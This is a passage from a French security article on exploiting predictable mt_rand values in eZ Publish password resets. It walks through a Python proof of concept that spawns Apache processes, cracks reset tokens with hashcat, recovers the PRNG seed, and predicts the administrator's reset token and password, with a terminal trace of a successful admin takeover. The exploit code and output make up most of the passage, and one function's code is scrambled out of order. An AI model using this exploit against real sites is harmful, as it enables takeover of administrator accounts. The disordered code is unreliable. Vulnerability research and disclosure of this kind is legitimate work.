4. Utiliser ces tirages de `mt_rand` pour récupérer la valeur d'initialisation du PRNG.
5. « Prédire » (calculer) les prochains tirages de `mt_rand`.
6. Effectuer une demande de réinitialisation du mot de passe de l'utilisateur cible et prédire son jeton de réinitialisation.
7. Effectuer une requête sur le lien de réinitialisation de l'utilisateur cible afin de réinitialiser effectivement son mot de passe et prédire celui-ci.

Durant tout ce processus, un signal périodique « heartbeat » doit être maintenu afin de s'assurer que l'on communique toujours avec le même processus. En effet, les phases de cassage des condensats MD5 et de la valeur d'initialisation du PRNG prennent du temps et la connexion expirerait si l'on n'envoyait pas une requête toutes les 5 secondes (à cause du `KeepAliveTimeout`).




Figure 2

Fig. 2 : Déroulement de l'attaque.

3. EXPLOITATION DE LA VULNÉRABILITÉ

Pour exploiter cette vulnérabilité, un environnement de test a été mis en place. Le système d'exploitation est une Debian 7, la version d'Apache est la 2.2.22-13+deb7u3, la version de PHP est la 5.4.4-14+deb7u14 et Apache exécute PHP à l'aide de **mod_php**. La version d'eZ Publish utilisée est la version « Community » v2014.11.1. L'exemple d'exploitation ci-dessous est écrit en Python et suit les étapes précédemment énoncées.

3.1 Obtention d'un processus fraîchement initialisé

Il faut tout d'abord obtenir un processus fraîchement créé/initialisé afin d'obtenir des tirages de **mt_rand** proches des premiers tirages et ainsi pouvoir retrouver la valeur d'initialisation.

Par défaut, Apache garde 4 processus en permanence et en crée de nouveaux lorsque tous ses processus sont occupés. Il faut donc effectuer plusieurs requêtes sur des *sockets* différentes avec une entête **Connection : Keep-Alive**. Ceci est fait à l'aide de la fonction suivante (**connection_nb** étant le nombre de connexions à établir) :

Fichier

```
def spawnNewApacheProcesses( connection_nb, host, port = 80):
    request = 'GET / HTTP/1.1\r\nHost: '+ host + '\r\nConnection: Keep-Alive\r\n\r\n'
    socket_list = []
    for i in range(connection_nb):
        s = socket(AF_INET, SOCK_STREAM)
        s.connect((host, port))
        s.send(request)
        socket_list.append(s)

    return socket_list
```

De cette manière, la prochaine requête effectuée sur une nouvelle connexion obtiendra un nouveau processus.

La fonction retourne également la liste des *sockets* ouvertes **socket_list** pour pouvoir les détruire par la suite à l'aide de la fonction suivante :

Fichier

```
def closeNewApacheConnections( socket_list ):
    """ Closes the opened connections. """
    for s in socket_list:
        s.close()
```

3.2 Récupération d'informations sur l'état de mt_rand

Il faut maintenant récupérer quelques tirages de **mt_rand** afin d'être en mesure de prédire le jeton qui sera généré pour notre cible. Pour cela, il est possible d'utiliser un compte non privilégié pour faire une demande de réinitialisation de mot de passe. La fonction suivante est utilisée :

Fichier

```
def sendResetRequest(socket, host, app_base, email):
    data = 'UserEmail=' + urllib.quote(email) + '&GenerateButton=G%C3%A9n%
C3%A9rer+un+nouveau+mot+de+passe'
    request = 'POST ' + app_base + 'index.php/fre/user/forgotpassword
HTTP/1.1\r\n' + \
              'Host: ' + host + '\r\n' + \
              'User-Agent: Mozilla/5.0\r\n' + \
              'Connection: keep-alive\r\n' + \
              'Content-Type: application/x-www-form-urlencoded\r\n' + \
              'Content-Length: ' + str(len(data)) + '\r\n\r\n' + \
              data
    socket.send(request)
```

La variable *socket* correspond à la dernière socket ouverte qui dialogue avec notre processus fraîchement initialisé. La variable **app_base** correspond au chemin vers l'application (dans notre cas **ezpublish5_community_2014_11_1/ezpublish_legacy/**). Enfin, **email** correspond à l'adresse e-mail du compte contrôlé. Cette fonction est appelée plusieurs fois afin d'obtenir plusieurs tirages de **mt_rand** et de limiter les possibilités de collisions sur la valeur d'initialisation (par exemple, le tirage de la valeur « 1 » peut être obtenu par les valeurs d'initialisations 1442800446, 1498560640 et 3710816105).

Les timestamps sont également récupérés à l'aide de la fonction suivante :

Fichier

```
def recvTimestamps(socket, nb_timestamp):
    timestamps = []
    timestamp_count = 0
    while timestamp_count < nb_timestamp:
      buf = socket.recv(256)
      match = re.search("Date:\ ...,\ ([^G]*)G", buf)
      if match:
        timestring = match.group(1)
        timestamp = time.mktime(datetime.datetime.strptime(timestring,
"%d %b %Y %H:%M:%S ").timetuple())
        timestamp = int(timestamp + (3600 * 2)) # Hardcoded GMT+2
        timestamps.append(timestamp)
        timestamp_count += 1
        print("Timestamp found : " + str(timestamp))
    return timestamps
```

Une fois les demandes de réinitialisation de mot de passe effectuées, il faut récupérer les jetons qui ont été générés sur l'adresse e-mail. Ceci est effectué à l'aide de la fonction suivante :

Fichier

```
def getTokensFromMails(email_address, password):
    tokens = []
    M = imaplib.IMAP4_SSL('imap.gmail.com')
    M.login(email_address, password)
    rv, data = M.select("ezpublish")
    if rv == 'OK':
        rv, data = M.search(None, "ALL")
        if rv != 'OK':
            print "No messages found!"
            return
```

```
            if rv != 'OK':
                print "ERROR getting message", num
                return

            msg = email.message_from_string(data[0][1])
            body = msg.get_payload()

            token = extractTokenFromMail(body)
            tokens.append(token)
            print("Token found : " + token)

            M.store(num, '+FLAGS', '\\Deleted')
        M.expunge()
        M.close()
    M.logout()
    return tokens
       for num in data[0].split():
            rv, data = M.fetch(num, '(RFC822)')
```

3.3 Attaque sur les condensats MD5

Les timestamps et le **user_id(14)** étant en notre possession, il est possible d'attaquer les condensats MD5 par force brute à l'aide de **cudaHashcat** [8] afin de déterminer les différents tirages de **mt_rand** (*2^{31}* possibilités). La fonction est la suivante :

Fichier

```
def crackHashes(tokens, timestamps, user_id, nb_tokens):
    # Write hashes and salt to a file
    with open("hashes", "w+") as hashfile:
      for i in range(nb_tokens):
        salt = (user_id + ":" + str(timestamps[i]) + ":").encode("hex")
        hashfile.write(tokens[i] + ":" + salt + "\n")


    print('[+] Launching cudahashcat ...')
    mt_rand_values = [ None ] * nb_tokens
    command = "/opt/tools/cudaHashcat-1.31/cudaHashcat64.bin -a 3 -m 20
--hex-salt -i ~/ezpublish/hashes '?d?d?d?d?d?d?d?d?d?d'"
    cudahashcat = subprocess.Popen(command, shell=True, stdout=subprocess.
PIPE, stderr=subprocess.PIPE)
    output = cudahashcat.communicate() # Wait for the process to end
    matches = re.findall("([0-9a-f]{32}):[0-9a-f]{26,30}:([0-9]{1,11})",
output[0])
    for hash_recovered, mt_rand_value in matches:
      print("Hash " + hash_recovered + " recovered : " + mt_rand_value)
      mt_rand_values[tokens.index(hash_recovered)] = mt_rand_value
    return mt_rand_values
```

Cette fonction prend en paramètres les jetons récupérés par e-mail, les timestamps, l'user_id, et le nombre de jetons. À partir de ces données, elle crée un fichier au format **hashcat** et lance l'attaque par force brute des condensats. Enfin, elle retourne les tirages de **mt_rand** ainsi découverts. Le cassage des différents tirages prend environ 3 minutes avec une carte graphique GeForce GTX 460 OEM.

3.4 Déterminer la valeur d'initialisation du PRNG

Après avoir déterminé les différents tirages de **mt_rand** utilisés pour générer le jeton de l'utilisateur que nous contrôlons, il faut retrouver la valeur d'initialisation, pour cela, il est possible d'utiliser **php_mt_seed**. Les arguments que prend **php_mt_seed** sont de la forme :

Terminal

```
$ ./php_mt_seed
Usage: ./php_mt_seed VALUE_OR_MATCH_MIN [MATCH_MAX [RANGE_MIN RANGE_MAX]]
...
```

Pour l'utiliser en correspondance exact, il faut donc spécifier le **MATCH_MIN** égal au **MATCH_MAX** suivi par le **RANGE_MIN (0)** et le **RANGE_MAX (2 ^31 – 1)**. Soit 4 valeurs par tirage. Pour passer un tirage manqué, il faut utiliser 4 zéros. La fonction Python est la suivante :

Fichier

```
def crackSeed(mt_rand_values):
    """
    Use php_mt_seed to crack the seed using the recovered mt_rand_values.
    php_mt_seed is available from http://www.openwall.com/php_mt_seed/
    the binary must be in the same directory.
    """
    MIN = "0"
    MAX = "2147483647"
    PHP_MT_SEED = "exec ./php_mt_seed"
    SEP = " "
    SKIP = "0 0 0 0"
    commands =  PHP_MT_SEED + SEP

    # Sometimes all mt_rand_values are not recovered due to difference in
    # timestamp between generation of the token and server response.
    for mt_rand_value in mt_rand_values:
      if mt_rand_value:
        commands += SKIP + SEP + mt_rand_value + SEP + mt_rand_value +
SEP + MIN + SEP + MAX + SEP
      # Skip when there is no value
      else:
        commands += SKIP + SEP + SKIP + SEP

    print(commands)
    php_mt_seed = subprocess.Popen(commands, shell=True,
stdout=subprocess.PIPE)
    seed = None

    while True:
        out = php_mt_seed.stdout.readline()
        if out == '' and php_mt_seed.poll() != None:
            break
        if out != '':
          match = re.search("seed\ =\ ([0-9]{1,11})",out)
          if match:
            seed = match.group(1)
            php_mt_seed.kill()
            break
    return seed
```

Cette fonction prend en paramètre un tableau contenant les valeurs des tirages de **mt_rand**, elle retourne la valeur d'initialisation. Le SKIP inséré systématiquement correspond à un tirage non connu, présent avant chaque tirage de **mt_rand**. Ceci est dû au fait que la méthode **eZUser::createPassword** est appelée avant la création du jeton. Cette méthode effectuant un appel à **mt_rand**.

3.5 Calcul du prochain tirage de mt_rand

Une fois la valeur d'initialisation récupérée, il est possible de calculer le tirage suivant de la fonction **mt_rand** (ou plutôt celui d'après puisqu'il faut sauter un tirage, celui de l'appel à **eZUser::createPassword**). Pour cela, on utilise un script PHP simple appelé depuis le programme Python (plutôt que de réimplémenter le **mt_rand** de PHP en Python). Le script est le suivant :

Fichier

```
<?php
  $skip = $argv[1];
  $seed = $argv[2];

  mt_srand($seed);
  while($skip-- > 0) {
    mt_rand();
  }
  echo mt_rand() ."\n";
?>
```

L'appel à ce script depuis le programme Python est réalisé par la fonction suivante :

Fichier

```
def phpPredict(skip, seed):
    predict = subprocess.Popen("php predict.php " + str(skip) + " "  + seed,
                               shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
    output = predict.communicate()[0]
    return re.match("([0-9]{1,11})", output).group(1)
```

La fonction prend en argument le nombre de tirages à passer et la valeur d'initialisation, elle retourne le tirage de **mt_rand** demandé.

3.6 Effectuer la demande de réinitialisation de l'utilisateur cible et prédire son jeton

La demande de réinitialisation de mot de passe pour l'utilisateur cible est ensuite effectuée à l'aide de la fonction **sendResetRequest** décrite plus haut. Il faut également récupérer le *timestamp* présent dans la réponse afin de pouvoir prédire le jeton.

3.7 Effectuer une requête sur le lien de réinitialisation et prédire le mot de passe

Le jeton peut maintenant être prédit à l'aide du tirage de **mt_rand** et du timestamp :

Fichier

```
hashlib.md5(args.target_user_id + ":"+ str(timestamp) + ":" + mt_rand_
value).hexdigest()
```

Il faut alors appeler l'URL de confirmation de réinitialisation de mot de passe et relever le timestamp de la réponse :

Fichier

```
token_reset_request = 'GET ' + token_reset_url + ' HTTP/1.1\r\nHost: %s\r\
nConnection: Keep-Alive\r\n\r\n' % args.host
s.send(token_reset_request)
timestamp = recvTimestamps(s, 1)[0]
```

Si le jeton est valide, la page contient le texte « Un nouveau mot de passe a été généré ». Il ne reste plus qu'à prédire le prochain tirage de *mt_rand* et à en déduire le mot de passe généré.


Fichier

```
mt_rand_value = phpPredict((NB_TOKENS * 2 + 2), seed)
password = predictPassword(6, timestamp, mt_rand_value)
```

La fonction **predictPassword** correspond à la méthode **createPassword** d' eZ Publish, hormis le fait qu'ici, le tirage de **mt_rand** ainsi que le timestamp sont passés en argument :

Fichier

```
def predictPassword(password_length, time, mt_rand_value):
    """
    python version of the ezPublish createPassword function from
    kernel/classes/datatypes/ezuser/ezuser.php
    """
    chars = 0;
    password = ''
    decimal = 0;
    seed = str(time) + ":" + mt_rand_value
    while chars < password_length:
        text = hashlib.md5(seed).hexdigest()
        characterTable =
"abcdefghijkmnpqrstuvwxyzABCDEFGHJKLMNPQRSTUVWXYZ123456789"
        tableCount = len(characterTable)
        i = 0
        while chars < password_length  and i < 32:
            decimal += int(text[i:i+2], 16)
            index = decimal % tableCount
            character = characterTable[index]
            password += character
            i += 2
            chars += 1
    return password
```



Il est alors possible de calculer le mot de passe que l'utilisateur cible a reçu par e-mail comme le montre la trace suivante :

Terminal

```
$ python ez_token_predict.py --host 192.168.56.101 --user-id 118 --user-email
unprivileged.user@example.org --target-user-email admin@example.org --app-base
'/ezpublish5_community_2014_11_1/ezpublish_legacy/' --target-user-id 14
[+] Forcing creation of new apache process. [ 0 min 0.00 sec ]
[+] Requesting 5 password reset ... [ 0 min 0.00 sec ]
Timestamp found : 1437058044
Timestamp found : 1437058045
Timestamp found : 1437058047
Timestamp found : 1437058049
Timestamp found : 1437058051
[+] Starting Heartbeat ... [ 0 min 10.23 sec ]
[+] Getting the mails ... [ 0 min 10.23 sec ]
Password:
Token found : fae65a45629ab2587364324f06f2df6c
Token found : 5e72f2516988e8cedbe1a053423769f5
Token found : 9ea4bb861c266770106f0846cb0805a8
Token found : 7e3405f3d06c8e81df4c58b366f81250
Token found : ec53de8cadacfd4f3e4ac6fdaed86978
[+] Cracking hashes
[+] Launching cudahashcat ...
Hash ec53de8cadacfd4f3e4ac6fdaed86978 recovered : 594535942
Hash fae65a45629ab2587364324f06f2df6c recovered : 933629994
Hash 5e72f2516988e8cedbe1a053423769f5 recovered : 120982736
Hash 9ea4bb861c266770106f0846cb0805a8 recovered : 994716847
Hash 7e3405f3d06c8e81df4c58b366f81250 recovered : 1553021171
[+] Cracking the seed ... [ 2 min 24.54 sec ]
exec ./php_mt_seed 0 0 0 0 933629994 933629994 0 2147483647 0 0 0 0 120982736
120982736 0 2147483647 0 0 0 0 994716847 994716847 0 2147483647 0 0 0 0
1553021171 1553021171 0 2147483647 0 0 0 0 594535942 594535942 0 2147483647
Found 0, trying 2449473536 - 2483027967, speed 17530047 seeds per second
----------------------------------------
Seed found : 2481752819 [ 4 min 46.26 sec ]
----------------------------------------
[+] Predicting token for user admin :
[+] Reseting admin password ...
Timestamp found : 1437058327
[+] Admin token url : http://192.168.56.101/ezpublish5_community_2014_11_1/
ezpublish_legacy/index.php/user/forgotpassword/45aab69502658771e9e2d604266a0e78
[+] GET /ezpublish5_community_2014_11_1/ezpublish_legacy/index.php/user/forgotp
assword/45aab69502658771e9e2d604266a0e78 ...
Timestamp found : 1437058328
[+] Password successfully reset !
[+] Predicting password for user admin [ 4 min 48.89 sec ]
----------------------------------------
[+] Password of admin reset to : 73RxJh [ 4 min 48.90 sec ]
----------------------------------------
Connection has been closed. Stopping heartbeat
Heartbeat stopped
```

Une version complète de cette preuve de concept est disponible sur GitHub Gist [9].

CONCLUSION

Cette vulnérabilité, bien qu'elle ne soit pas triviale à exploiter et demande certains prérequis, permet d'obtenir un accès administrateur sur le CMS. Il n'est alors pas rare, une fois administrateur d'un CMS, de réussir à prendre la main sur le serveur à l'aide d'un Webshell. Dans le cadre d'un test d'intrusion Red Team, ce premier serveur compromis permet d'établir une tête de pont sur le réseau cible et de progresser dans l'intrusion.

Bien que connues depuis 2008, les vulnérabilités sur la génération d'aléas en PHP semblent encore très présentes dans les différents logiciels, j'ai pu en observer plusieurs aux cours de mes recherches et de mes prestations ces derniers mois. Certaines ne sont pas encore publiques, d'autres le sont, mais pour une raison que j'ignore je ne parviens pas à obtenir de CVE-ID pour ces vulnérabilités (je ne suis apparemment pas le seul dans ce cas [9][10]). Les lecteurs intéressés pourront cependant étudier les correctifs suivants :

- PrestaShop :
  https://github.com/PrestaShop/PrestaShop/pull/2841
- WordPress/Contact-form-7 :
  https://github.com/wp-plugins/contact-form-7/commit/6e75a825829b00c2f645acc67ea14ccfd7e54ceb
- eZPublish :
  https://github.com/ezsystems/ezpublish-legacy/commit/5908d5ee65fec61ce0e321d586530461a210bf2a

Je pense que de nombreuses vulnérabilités de ce type sont encore présentes et j'espère que cet article vous aura sensibilisé à ce problème de sécurité et, éventuellement, vous donnera envie de les trouver. ■

RÉFÉRENCES

[1] **http://share.ez.no/community-project/security-advisories/ezsa-2015-001-potential-vulnerability-in-ez-publish-password-recovery**

[2] **http://osvdb.org/show/osvdb/122439**

[3] **http://web.archive.org/web/20140217214745/http://www.suspekt.org/2008/08/17/mt_srand-and-not-so-random-numbers/**

[4] **https://media.blackhat.com/bh-us-12/Briefings/Argyros/BH_US_12_Argyros_PRNG_WP.pdf**

[5] **https://en.wikipedia.org/wiki/Mersenne_Twister**

[6] **http://php.net/manual/fr/function.mt-rand.php**

[7] **http://www.openwall.com/php_mt_seed/**

[8] **http://hashcat.net/oclhashcat/**

[9] **https://gist.github.com/us3r777/e08aeca78ff369efe88b**

[10] **http://seclists.org/fulldisclosure/2015/Mar/132**

[11] **http://davidjorm.blogspot.com.au/2015/07/101-ways-to-pwn-phone.html**